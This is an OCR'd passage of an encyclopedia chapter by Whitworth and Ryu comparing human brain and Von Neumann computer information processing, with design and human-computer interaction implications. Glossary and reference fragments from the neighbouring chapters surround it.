Johnson, S.B. (2002). *Emergence: The connected lives of ants, brains, cities, and software***.** New York: Touchstone.

Kelly, K. (1998). *New rules for the new economy: 10 radical strategies for a connected world*. New York: Penguin Books.

King, R. (1995). Migrations, globalization and place. In D. Massey & P. Jess (Eds.), *A place in the world? Places, cultures and globalization.* Oxford: The Open University.

Lessig, L. (1999). *Code and other laws of cyberspace*. New York: Basic Books.

Levine, F., Locke C., Searls, D., & Weinberger, D. (2000). *The Cluetrain Manifesto: The end of business as usual.* New York: Perseus Book.

Polanyi, K. (1944). *The great transformation: The political and economic origins of our time*. Boston: Beacon Hill.

Senate Commerce Committee (2006). Advanced Telecommunications and Opportunities Reform Act (HR.5252). Senate of the United States. 109th Congress 2D Session.

Shapiro, A.L. (2000). *The control revolution: How the Internet is putting individuals in charge and changing the world we know*. USA: Public Affairs/The Century Foundation.

Shirky, C. (2003, April 24). A group is its own worst enemy. In *Proceedings of the O'Reilly Emerging Technology Conference in Santa Clara*.

Van Couvering, E. (2004). New media? The political economy of Internet search engines. In *Paper presented to the Conference of the International Association of Media & Communications Researchers.* Porto Alegre: IAMCR.

Weinberger, D. (2002). *Small pieces loosely joined. A unified theory of the Web*. New York: Perseus Book.

Wiener, N. (1950). *Cybernetics: Or the control and communication in the animal and the machine*. Cambridge: MIT Press.

Wiener, N. (1950). *The human use of human beings.* Boston: Houghton Mifflin.

KEY TERMS

Cognitive Capital: A concept that represents knowledge as a scarce resource that can be traded with money, social influence, and political power. This concept is derived from Pierre Bourdieu's concept of "cultural capital," and it sheds light on accumulation and exchange processes regarding cognitive skills, knowledge, and information. Cognitive capital is now recognized as a key asset of institutions and economic organizations.

Cybernetics: "Control and communication in the animal and machine," as defined by its founder Norbert Wiener. This discipline studies living beings, machines, and organizations as regulatory feedback systems. The choice of term, "cybernetics," from Greek Κυβερνήτης (kybernetes, steersman, governor), shows Wiener's awareness, extensively argued in diverse works of his, about political and social relevance of interactive communication networks.

Folksnomy: System used in information organization. Rather than providing an ex ante categorizing project as in taxonomy, it exploits an open labeling system generating pertinences through its user cooperation. Assigning a label (tag) to every piece of information (photo, video, text, address, etc.) users contribute by donating a sense to the digital product universe, otherwise unable to be tracked and used by its own community of production.

Graphical User Interface (GUI): Interface facilitating human-machine interaction, with graphic elements. Rather than inputting data and instruction in text format, GUI's user controls its elaborator directly manipulating objects: graphic images, menus, buttons, boxes, and so forth. The Interface translates user actions into machine commands, thus representing an interme-

C

diate normative zone between man and machine, a zone governed by code produced by software houses.

Instant Messaging (IM): Real-time Internet-based system allowing communication between two or more subjects. It represents an evolution of Internet Relay Chat, to whose decline it contributed. It provides a client software that allows synchronous conversations by means of interfaces supplied with many multimedia functionalities (audio, Webcam, file transfer, *animoticons*, etc.). Unlike social software, conversations produced by IM are not immediately reintroduced in cooperative processes of significance production.

Network Neutrality: Technical and political characteristic of those networks not allowing resource discrimination on the basis of their destination, content, and the applicative class of technology to which they belong. Debate on network neutrality initiated in the United States following an increasingly incisive reprojection of networks by Internet service providers (ISP) and telecommunications providers. Opposing this project reformulating Internet architectures, first of all, are content providers who would be obliged to pay, together with users, on the base of gained visits, used bandwidth, and typologies of service delivered.

Software: An unambiguous sequence of instructions that allows a machine to elaborate information. Software, also called program, defines rules and routines by which computer hardware has to act in order to perform its tasks. Combining software with physical resources, a computer can operate as a means of production, creating digital goods by manipulating a user's input.

A Comparison of Human and Computer Information Processing

Brian Whitworth
Massey University, New Zealand

Hokyoung Ryu
Massey University, New Zealand

INTRODUCTION

Over 30 years ago, TV shows from The Jetsons to Star Trek suggested that by the millennium's end computers would read, talk, recognize, walk, converse, think, and maybe even feel. People do these things easily, so how hard could it be? However, in general we still don't talk to our computers, cars, or houses, and they still don't talk to us. The Roomba, a successful household robot, is a functional flat round machine that neither talks to nor recognizes its owner. Its "smart" programming tries mainly to stop it getting "stuck," which it still frequently does, either by getting jammed somewhere or tangling in things like carpet tassels. The idea that computers are incredibly clever is changing, as when computers enter human specialties like conversation, many people find them more stupid than smart, as any "conversation" with a computer help can illustrate.

Computers do easily do calculation tasks that people find hard, but the opposite also applies, for example, people quickly recognize familiar faces but computers still cannot recognize known terrorist faces at airport check-ins. Apparently minor variations, like lighting, facial angle, or expression, accessories like glasses or hat, upset them. Figure 1 shows a Letraset page, which any small child would easily recognize as letter "As" but computers find this extremely difficult. People find such visual tasks easy, so few in artificial intelligence (AI) appreciated the difficulties of computer-vision at first. Initial advances were rapid, but AI has struck a 99% barrier, for example, computer voice recognition is 99% accurate but one error per 100 words is unacceptable. There are no computer controlled "auto-drive" cars because 99% accuracy means an accident every month or so, which is also unacceptable. In contrast, the "mean time between accidents" of competent human drivers is years not months, and good drivers go 10+ years without accidents. Other problems easy for most people but hard for computers are language translation, speech recognition, problem solving, social interaction, and spatial coordination.

Advanced computers struggle with skills most 5 year olds have already mastered, like speaking, reading, conversing, and running:

Figure 1. Letraset page for letter "A"

As yet, no computer-controlled robot could begin to compete with even a young child in performing some of the simplest of everyday activities: such as recognizing that a colored crayon lying on the floor at the other end of the room is what is needed to complete a drawing, walking across to collect that crayon, and then putting it to use. For that matter, even the capabilities of an ant, in performing its everyday activities, would far surpass what can be achieved by the most sophisticated of today's computer control systems. (Penrose, 1994, p. 45)

That computers cannot even today compete with an ant, with its minute sliver of a brain, is surprising. We suggest this is from processing design, not processing incapacity. Computer pixel-by-pixel processing has not lead to face recognition because, as David Marr (1982) observed, trying to understand perception by studying neuronal (pixel level) choices is "*like trying to understand bird flight by studying only feathers. It just cannot be done*." Processing power alone is insufficient for real world problems (Copeland, 1993), for example, processing power alone cannot deduce a three-dimensional world from two-dimensional retina data, as the brain does.

Enthusiastic claims that computers are overtaking people in processing power (Kurzweil, 1999) repeat the mistake AI made 40 years ago, of underestimating life's complexity. If computers still struggle with 5 year old skills, what about what children learn after five, while "growing up?" The Robot World Cup aims to transform current clumsy robot shuffles into soccer brilliance by 2050 (http://www.robocup.org). If computing is going in the wrong direction the question is not whether 50 years will suffice, but whether a 1,000 years will. In contrast, we suggest that:

1. For computers to do what people do requires a different type processing.
2. Computers that work with people can combine the strengths of both.

BACKGROUND

Brains can be compared to computers as information processors, because:

1. Neurons are on/off devices that can represent digital information.
2. The neuron threshold effect allows logic gates (McCulloch & Pitts, 1943)
3. The brain has input/output channels (the senses) as a computer does.
4. The brain works by electricity as computers do.
5. As a computer has many transistors so the brain has many neurons (about 10^{10}, more than there are people in the world).

We contrast how computers process with how the brain processes the senses to combine their strengths, not to decide which is "better." This has implications for:

1. **Computer design:** To improve computer design. While computer systems evolved over about 60 years, the brain has evolved over millions of years, and was rigorously beta tested over many lives. It probably embodies useful design principles.
2. **Computer human interaction (CHI) Design:** To improve CHI design. Computer success often depends on human interaction, and knowing how people process information can improve this.

COMPUTER VS. HUMAN INFORMATION PROCESSING

We use a systems theory approach (Bertalanffy, 1968) to contrast computer and human information processing. A processing system, whether computer or brain, is presumed composed of processors, whether computer or cognitive, that receive input from sensors or ports, and send output to effectors or peripherals. The following discussion applies whether the system is physical (hardware) or informational (software).

Von Neumann Computers

While the brain's design is relatively consistent between people due to genetics, a computer's design is whatever its designers choose it to be. In the following, "the computer" refers to computers whose design derives directly from Von Neumann's original architecture, which encompasses the vast majority of computers in use today. In his original design, Von Neumann made certain assumptions to ensure valid processing:

1. **Control:** Centralized. Processing is directed from a central processing unit (CPU).
2. **Input:** Sequential. Input channels are processed in sequence.
3. **Output:** Exclusive. Output resources are locked for single use.
4. **Storage:** Location based. Information is accessed by memory address.
5. **Initiation:** Input driven. Processing is initiated by input.
6. **Self-processing:** Minimal. System does not monitor or change itself.

Each of the above is not a yes/no dichotomy but a proposed continuum, with computer and brain at opposite ends, for example, a computer's "parallel port" has more bit lines than its "serial port," but both are far removed from the massively parallel signals carried by millions of optic nerve fibers in the human brain. While modern computers have dual-core chips and multichannel processing, this decentralization is relatively little compared to the brain. The above generic differences between human and computer processing are in degree, rather than black and white distinctions, but they are still major differences.

Control

Centralized control means all processing ultimately originates from and returns to a central processing unit (CPU), even if that unit delegates work to subprocessors. Computers have a CPU for *control* reasons, so the computer always knows exactly where, in processing terms, it is up to. However, a disadvantage is that if the central unit fails, the whole system fails. On a hardware level, if the CPU stops, so does the computer. On a software level, if the operating system enters an infinite processing loop, the whole system "hangs." Asking a room of people if their computer hung this week usually gives a good show of hands, especially for Windows users, but asking people if their brain permanently "hung" in an infinite neural loop this week is almost a nonquestion. The repetitive rocking of autism may involve neural loops cycling endlessly in parts of the brain, but such cases are infrequent. While the brain's "operating system" can work over 70 years, Windows gets "old" after 2-3 years and must be reinstalled.

The brain, unlike the computer, does not have a clear "CPU." In its neural hierarchy lower subsystems report to higher ones, but the hierarchy top, the cortex, is divided into two hemispheres. The highest level of brain processing is in two parts, that divide up the work between them, for example, each hemisphere receives only half the visual field, with the left half from both eyes going only to the right hemisphere, which also mainly controls the left body side. Each hemisphere replicates its data to the other using the corpus callosum, a massive 800 million nerve fiber bridge, so both hemispheres "see" the entire visual field. Studies of "split-brain" patients, whose corpus callosum was surgically cut, suggest that each hemisphere can independently process input and create output, that is, each hemisphere acts like an autonomous "brain" (Sperry & Gazzaniga, 1967). The subsystems within a hemisphere seem also to have autonomy, as do other systems like the cerebellum (psychomotor control) and midbrain (emotions). Unlike the computer, the brain has no single central control point, but *distributes control among autonomous subsystems.*

A computer design implication is *to create systems that share control on demand among autonomous subsystems*. Local area networks illustrate the trend, and CSMA/CD (Ethernet) "on-demand" networks have largely replaced centralized polling networks. Object-orientated programming also illustrates shared control, as program subunits exchange messages and take control as required, so there is no code "mainline." The World Wide Web is a network without central control, something almost unthinkable 20 years ago.

A CHI implication is *to design computer-human interactions to manage the user attention flow*. If the brain is a loose collection of autonomous subsystems, in this "Society of Mind" (Minsky, 1986) attention may operate like a market place, where attention's focus goes to the subsystem with the strongest neural potentials. In *concentration* higher subsystems exert top-down control to direct lower ones to some focus, while in *distraction* lower subsystems exert bottom-up control to engage higher ones to attend to some peripheral input. Which is good or bad depends on the situation, for example, a colorful "New" graphic at the start of a text sentence directs the user to begin reading it, but a flashing graphic at the end of a sentence makes it difficult to read, as one is continuously distracted to the flashing at the end.

Input

Sequential processing carries out many instructions one after another rather than processing them simultaneously (in parallel). While computers use pipelining and hyper-threading, computer processing is mostly sequential due to cable and port bandwidth limits. While supercomputers use some parallel processing, each cell of the human retina has already begun to process boundary information before signals leave the eye.

The serial/parallel difference explains how people can recognize sentences in 1/10th second, faster than most computers, although a neuron event is a million-times slower than computer event. The 1/1,000 second neuron refractory period, a brain hardware property, allows for only 100 sequential steps in this time. No computer code can do human pattern recognition in 100 lines. The brain's slow components can give a fast response using parallel processing, for example, suppose Ali Baba is hiding inside one of 40 jars. The sequential way to find him is for a fast slave to check jar 1, jar 2, and so forth. The parallel way is for 40 slow slaves to each check their jar independently, when:

It is odds on that a machine - or organ - with sluggishly functioning components and a parallel mode of operation would be able to thrash a computer with high speed components but a sequential mode of operation. (Copeland, 1993)

While the brain preprocesses visual input in parallel at the retinal level, computers scan screen pixels in sequence, and printers print pixels in sequence. *The alternative to sequential processing is parallel processing*.

One computer design implication is *to increase processing power by operating in parallel*. Parallel supercomputer arrays illustrate the power of this approach, as does the SETI (Search for Extraterrestrial Intelligence) program where computers from around the world parallel process signals from space.

A CHI implication is *to design computer-human interactions to engage many input channels at once, that is, multimedia interfaces*. Because people process senses in parallel, computers should provide the same. Multimedia Web sites don't increase information overload, for example, a Web site without depth cues merely leaves human visual depth processors with nothing to do, which reduces the user experience. Adding a parchment background to a screen seems to need more processing, but users have dedicated visual processors for background textons. Adding depth, color, texture, sound, or movement to Web sites gives interface designers something for nothing, as these are "always on" human processing channels. Many prefer Netscape's big icons plus text buttons to Microsoft's icons only buttons because the brain processes graphics and text in parallel. Here "multimedia" means using both graphics and text, although both are channels within the same visual medium. Likewise color, shape, orientation, movement, texture, and depth invoke different brain processes though all are the visual medium. The concept of *multimedia can be extended to mean multiprocessor*, where a multimedia interface engages many neural processes.

Output

Exclusive output processing "locks" output for sole access, for example, two documents sent from different computers to a network printer at the same time come out one after the other, not interleaved, as each gets exclusive access. Databases also use exclusive control to avoid the deadly embrace of a double lock. In the computer, one function works at a time, so a software update will overwrite the previous version.


However, in the brain new systems *overlay* rather than replace older ones, for example, primitive brain stem responses still operate in adults as reflexes. Keeping older but simpler systems has two advantages:

a. Older systems are more reliable, and can take over if higher systems fail, for example, brain damage.
b. Older systems are faster, and a fast simple response can be better than a slow complex one, for example, touching a hot stove gives a reflex pull back.

*The alternative to exclusive output control is overlaid output control (*Figure 2), where newer subsystems inhibit older ones, but older ones can act before the new ones can stop them.

An implication for computer design is *to overlay rather than replace when updating.* A Windows computer is somewhat layered like this, as a Word failure usually drops the user into Windows, and Windows can revert to DOS if one reboots via the recovery console.

Figure 2. Overlaid subsystems in the brain



However, Microsoft has tried to replace DOS, rather than seeing it as a useful fallback. If Word used this principle, a Word crash would drop users into a kernel like WordPad that would still let the user save the current document in rich text form.

An CHI implication is *to design for both primitive (fast) and sophisticated (slow) user responses,* occurring on a time gradient, for example, users may decide to stay at a Web site or not within a second based on its "feel," but take longer to decide if an interface understandable. Designers must satisfy immediate demands like border contrast as well as more considered responses. An interface that fails the quick analysis may not even get to the considered assessment.

Storage

Location based storage stores and recalls information by numbered memory locations, for example, a disk's side, track, and sector. While such systems can duplicate data by duplicating storage (e.g., RAID 0), this is costly, so one computer "fact" is usually stored in one place, giving the restriction that damaging that location destroys the data held there. Because storage capacity depends linearly on the number of locations, such systems can report "memory full."

In contrast, the brain never seems to report a "memory full" error, even after a lifetime's experience. If human memory operated like an information data warehouse it should have a clear maximum capacity. Also, if the brain were like a filing cabinet specific brain damage should destroy specific information. Lashley explored this hypothesis in his well known "search for the engram." (Lashley, 1929). He taught rats to run a maze, then surgically removed different cortical areas in each rat, to find the part holding the maze running memory. He found that removing *any* 10% of cortex had almost no effect, and after that, maze running degraded gradually, that is, the amount of brain removed was more important than its location. The conclusion of 33 years of ablation studies was that there are no particular brain cells for particular memories.

While modern studies show memory is not entirely equi-potential, it is clear that one memory is not stored in only one place, that is, brains don't store memories as computers do. That electrodes stimulating certain brain cells evoke particular memories does not mean they are stored at that location, only that they can be activated from there. Studies suggest that one memory involves many neurons, with perhaps 1,000 to 1,000,000+ neurons per memory. Equally, one neuron is involved in many memories rather than just dedicated to one. Somehow memory is stored in the neural interconnections, which increase as the square of neuron number. As each neuron connects to 1,000 - 10,000 others, this gives over 100,000,000,000,000 interconnections, ample capacity to store a lifetime's data.


The alternative to storage by location is storing information in unit interconnections, for example, the following "searches":

- What did you eat last night?
- When did you last have fish?
- Have you been to Northcote?
- Do you know John Davis?

and thousands of others, could all link to a single memory.

A computer design implication is memory that stores data as unit interconnections rather than as static unit values. Neural networks illustrate this approach, as their "memory" is in the network interaction weights, that can repeat an output from a linked input. One advantage is

Figure 3. Linear input/process/output (IPO)




greater capacity, that is, no “disk full” messages. Another is that every stored datum is in effect “indexed” on every data attribute, though such flexible access is less reliable. While “teaching” a neural network a fact takes longer than a memory “save,” one trained neural network can train others, as people train each other.

A CHI implication is to design computer-human interactions to access information by associations, for example, hypertext links let people recall things by connecting from one thing to the next, linking any word in a document to any other document, or to a part of the same document. Hypertext succeeds because it works as human memory works.

Initiation

Input driven processing means that input initiates the processing which generates the output, that is, given a program, a computer system’s output is determined by its input. Software analysis methods like Jackson Structured Programming use this property to derive program code from input and output specifications.

Figure 4. An input/process/output (IPO) partial feedback loop



If people worked this way, the mind would turn sensory input into behaviour as a mill turns flour into wheat, that is, mechanically. Just as without wheat there is no flour, so without sensations there should be no mental processing. Yet people start to hallucinate after a few days in sensory deprivation studies, that is, the brain can create perceptions. Also while computers without input usually fall “idle,” people without input go looking for it. In the brain, while signals go from the retina to the visual cortex via the lateral geniculate body (LGB) relay station, even more nerves go *from* the visual cortex *to* the LGB, that is, in the opposite direction. The brain is clearly not merely an input processor.


The linear relation in Figure 3 is actually an Input-Process-Output (IPO) feedback loop, modified by life, as a system’s output affects its consequent input, for example, turning one’s head affects what one sees. This gives the circular feedback system of Figure 4, which while in theory still deterministic, is chaotic, that is, tiny initial differences can produce vastly different end results (Lorenz, 1963).

Psychology theory has two approaches to human sensory input:

a. Objectivist. Behaviorists like Watson, Hull, and Skinner claim an objective world creates sensations, which if analyzed correctly reflect a defined external reality.
b. Constructivist. Others like Piaget and Chomsky suggest people construct rather than derive the “world,” and interpret sensations to see a world not the world (Maturana & Varela, 1998).

The objectivist view is represented by Figure 4, where the system’s input stimulus contingencies define its response (Skinner, 1948). However, Chomsky showed it was not mathematically possible for children to learn the profundity of language in a lifetime of stimulus-response chaining, let alone years (Chomsky, 2006). The alternative constructivist view is shown in Figure 5. Logically, a circular interaction can be initiated

Figure 5. A process/output/input (POI) partial feedback loop



from any point, so an input-process-output (IPO) loop (Figure 4) can be represented as a *process-output-input (POI)* loop (Figure 5). In such feed-forward cybernetic loops (Mayr, 1970) output acts before input, and it is interesting that in babies motor neurons develop before sensory ones, and embryos move before sensory cells are connected, that is, output seems to precede input in phylogeny.

We know that simple cybernetic systems can achieve steady states similar to biology's homeostasis, and a home heating system's steady end state derives from the temperature its thermostat processing defines. Because in a process-driven (POI) system the temperature is defined first, processing can determines the system's final end-state, that is, act as a teleological "goal". Purpose can arise when processing initiates interactions.

Feed-forward loops can also generate *expectation contexts* for future input. Context effects are common in language, as word meaning creates sentence meaning and sentence meaning alters word meaning. As Gestalt psychologists noted, the whole affects the parts that create it, for example, "Hit me" in a Blackjack card game vs. "Hit me" in a boxing match. While people frequently define new contexts, computer systems are heavily context dependent, for example, the fixed response categories of computer help (Press 1 for …).

The general alternative to an input driven system is a *process-driven system* that actively initiates the interaction loop with expectations, hypotheses and goals.

A computer implication is *to develop active feed-forward loops that enable purposes and expectations,* for example, Web-bots that trawl the Internet with a purpose.

An CHI implication is *to design for user driven feedback loops.* Even given a multimedia visual feast, people become bored when passive. Interactive Web sites are more interesting because we act on them and feel we are in charge (Langer, 1975). To some the Back button was the greatest software invention of the last decade, as it returned interaction control to the user. Students who struggle to spend an hour passively "inputting" textbook data, can easily spend 4 hours/night battling imaginary enemies, that is, playing a game. If actively driving a feedback loop is naturally rewarding, why not apply this principle to software other than computer games?

Self-Processing

Self processing means a system can processes its own processing, that is, "itself." This is not one part of a system processing as input another part's output, which is common. If a system's processing is a feedback loop, processing that processing means processing the entire loop. A system that cannot do this is unaware of its own interactions, although it may be "clever," for example, Mr. Clippy, Office '97's assistant, was a paper clip figure who asked 'Do you want to write a letter?" any time you wrote the word 'Dear." Using advanced Bayesian logic, he was touted as the future of "smart help," yet a PC Magazine survey found Mr. Clippy the third biggest software flop of the year (PCMagazine, 2001). While Mr. Clippy analyzed *your* document actions, he had no idea at all of *his* actions. Even if told a thousand times to go away, he happily popped up again offering to "help." People expect "smart" software to be smart enough to recognize rejection. Mr. Clippy, like most ''intelligent'' software today, was unable to process itself.

In contrast people create an "ego." or idea of themselves, which self-concept strongly affects their behavior. While computers do not have an "I," or give themselves names, most people do. Yet is not a "self" processing itself, like a finger pointing to itself, impossible? Parts of the brain like the frontal cortex, perhaps using autonomy and interconnections, seem able to observe the rest in action sufficiently to not only form a concept of self, but also use it in interpersonal relationships. Social Identity Theory goes further to suggest that groups only arise when individuals use a group's "identity" to form their self identity (Hogg, 1990). The group normative behavior that makes groups cohese can be linked to this concept of self (Whitworth, Gallupe, & McQueen, 2001), that is, human social development may connect to our ability to self-process.

The alternative to processing external data is to process one's own processing, to allow levels of self-awareness, ideas like "self," and self-change. While computers rarely change their own code, and an operating system that overwrites itself is considered faulty, people have goals like: "To be less selfish" that imply changing their own neural "programming." Such learning is not just "inputting" knowledge as a database inputs data, but a system changing itself.

A computer design implication is *software that recognizes common good goals* as well as individual goals. Without this an Internet flooded by selfish Web-crawlers could suffer the technology equivalent of the tragedy of the commons (Hardin, 1968).

An CHI implication is *to design applications to be polite*, rather than the rudeness illustrated by spam, pop-up windows and updates that change a user's home page and file associations without asking (Whitworth, 2005).

SUMMARY

In general, the brain's design contrasts with that of most computers as follows:

1. **Control:** Decentralized at all levels, to maximize flexibility.
2. **Input:** Uses massively parallel processing, to maximize processing power.
3. **Output:** Overlays primitive and advanced subsystems, giving the benefits of both.
4. **Storage:** Uses interconnectivity to store a lifetime's data.
5. **Initiation:** Allows process driven interaction, to hypothesize and predict life.
6. **Self-processing:** Has developed concepts of self and group, to allow social activity.

While the differences are not absolute and advanced computer designs change rapidly, the overall difference is marked.

FUTURE TRENDS

The above admittedly initial analysis suggests some possible areas where computers will work more like the brain in the future:

1. **Autonomous computing:** How simple rules can create emergent systems.
2. **Massively parallel computing:** How to use parallel processing effectively.
3. **Overlaid computing:** How to combine simple and complex systems.
4. **Neural net computing:** Systems that use the power of interconnections.
5. **Process-driven computing:** Systems with goals and expectations.
6. **Self-aware computing:** Systems that can reflect and learn.

However, as computers develop human information processing strengths, will they also gain their weaknesses, like Marvin the permanently depressed robot in the "Hitchhikers Guide to the Galaxy?"

If so, the future of computers may lie not in replacing people but in becoming more human compatible. This changes the research goal from making computers better than people to making the human-computer interaction (HCI) better than either people or computers alone. Interfaces that work how people work are better accepted, more effective, and easier to learn. The runaway IT successes of the last decade (like cellphones, the Internet, e-mail, chat, bulletin boards, etc.) all use computers to support rather than supplant human activity. The general principle is to base IS design on human design, that is, to derive computer primitives from psychological ones. Multimedia systems illustrate the approach, as it works by matching the many human senses. In contrast, projects to develop clever stand alone computer systems, like the Sony dog, have had limited success. Perhaps if the Sony dog was less smart but had cuddly fur and puppy dog eyes it would be more of a hit. Again the above initial comparison of brain and computer design suggests possible areas for CHI advances:

1. **Attention flow management:** Where does the user look next?
2. **Multilevel user involvement:** What human neural processes are evoked?
3. **Immediate user engagement:** What are the "first impressions?"
4. **Link management:** How are the links interconnected?
5. **User feedback:** Does the system respond appropriately to user actions?
6. **Socially aware software:** Do application agents interact politely?

While traditional design has tools like entity-relationship diagrams, human-computer interaction currently lacks the equivalent tools to describe design.

CONCLUSION

Current computers by and large still represent their original deterministic design. They tend to centralize rather than distribute control, use faster sequential processing rather than parallel processing, use exclusive rather than overlaid functionality, minimize subsystem "coupling" rather than use interconnections, use input rather than process-driven loops, and to ignore self-processing of the "I." However, while avoiding recursive self-reference avoids dangerous infinite loops, it also misses opportunities. That recursive programs create fractal designs that look like snowflakes, plants, and animals suggests that nature uses such dangerous information processing tactics. Perhaps it has already tried the "pure processing power" approach we now use in computing and found it wanting, for example, autistic savants can deduce 20 digit prime numbers in their heads yet need continuous care to survive, as the movie "Rain Man" illustrates. Most computers today seem like this. Nature's solution to the information processing problem is the brain, an electro-magnetic information processor which is unpredictable but not random, complex but not slow, adaptable but not unreliable, structured but not unchangeable, receptive but not input defined, and not only responds to potentially infinite variability in real time, but can also conceive of itself and form social groups.

To try to design computers to do everything that people do seems both unnecessary and undesirable, as computers are not responsible for their acts. In the human-computer relationship people are, and must be, the senior partner. A readjustment seems needed in research and development, to move from technology centred computing to human centred computing. The future of computing lies in identifying significant human activities and designing computer systems to support them. We need not computer excellence, but human-computer excellence.

REFERENCES

Bertalanffy, L.V. (1968). *General system theory*. New York: George Braziller.

Chomsky, N. (2006). *Language and mind* (3rd ed.). Cambridge University Press.

Copeland, J. (1993). *Artificial intelligence*. Oxford: Blackwell.

Hardin, G. (1968). The tragedy of the commons. *Science, 162*, 1243-1248.

Hogg, M.A. (1990). *Social identity theory*: New York: Springer-Verlag.

Kurzweil, R. (1999). *The age of spiritual machines*. Toronto: Penguin Books.

Langer, E.J. (1975). The illusion of control. *Journal of Personality and Social Psychology, 32*, 311-328.

Lashley, K.S. (1929). *Brain mechanisms and intelligence*. New York: Chicago University Press.

Lorenz, E.N. (1963). Deterministic nonperiodic flow. *Journal of the Atmospheric Sciences, 20*, 130-141.

Marr, D. (1982). *Vision*. New York: W.H. Freeman.

Maturana, H.R., & Varela, F.J. (1998). *The tree of knowledge*. Boston: Shambala.

Mayr, O. (1970). *The origins of feedback control*. Cambridge: MIT Press.

McCulloch, W.S., & Pitts, W. (1943). A logical calculus of the ideas immanent in nervous activity. *Bulletin of Mathematical Biophysics, 5*, 115-133.

Minsky, M.L. (1986). *The society of mind*. New York: Simon and Schuster.

PCMagazine. (2001). 20th anniversary of the PC survey results. Retrieved April 24, 2007, from *http://www.pcmag.com/article2/0,1759,57454,00.asp [2004*

Penrose, R. (1994). *Shadows of the mind*. Oxford University Press.

Skinner, B.F. (1948). "Superstition" in the pigeon. *Journal of Experimental Psychology, 38*, 168-172.

Sperry, R.W., & Gazzaniga, M.S. (1967). Language following surgical disconnexion of the hemispheres. In C.H. Millikan & F.L. Darley (Eds.), *Brain mechanisms underlying speech and language*. USA: Grune & Stratton.

Whitworth, B. (2005. September). Polite computing. Behaviour & Information Technology, 5, 353-363. Retrieved April 24, 2007, from *http://brianwhitworth.com/polite.rtf*

Whitworth, B., Gallupe, B., & McQueen, R. (2001). Generating agreement in computer-mediated groups. *Small Group Research, 32*(5), 621-661.

KEY TERMS

Autonomy: The degree to which a subsystem can act from within itself rather than react based on its input. For a system to advance, its parts must specialize, which means only they know what they do, and *when* to act. If a master control mechanism directs subsystem action, its specialty knowledge must be duplicated in the control mechanism, as it must know *when* to invoke the subsystem. This defeats the point of specialization. For specialization to succeed, each part needs autonomy to act from its own nature.

Channel: A single, connected stream of signals of similar type, for example, stereo sound has two channels. Different channels need not involve different media, just as a single communication wire can contain many channels, so can a single medium like vision. Different channels, however, have different processing destinations, that is, different neural processors.

Neural Processor: Similar to Hebb's neural assembly, a set of neurons that act as a system with a defined input and output function, for example, visual cortex processors that fire when presented with lines at specific orientations.

Polite Computing: Any unrequired support for situating the locus of choice control of a social interaction with another party to it, given that control is desired, rightful, and optional. (Whitworth, 2005, p. 355). Its opposite is selfish software that runs at every chance, usually loading at start-up, and slows down computer performance.

Process Driven Interaction: When a feedback loop is initiated by processing rather than input. This allows the system to develop expectations and goals.

System: A system must exist within a world whose nature defines it, for example, a physical world, a world of ideas, and a social world may contain physical systems, idea systems, and social systems, respectively. The point separating system from not system is the system boundary, and effects across it imply system input and system output.

System Levels: The term information system suggests physical systems are not the only possible systems. Philosophers propose idea systems, sociologists social systems, and psychologists mental models. While software requires hardware, the world of data is a different system level from hardware. An information system can be conceived of on four levels: hardware, software, personal, and social, each emerging from the previous, for example, the Internet is on one level hardware, on another software, on another level an interpersonal system, and finally an online social environment.

Conceptual, Methodological, and Ethical Challenges of Internet-Based Data Collection

Jonathan K. Lee
Suffolk University, USA

Peter M. Vernig
Suffolk University, USA

INTRODUCTION

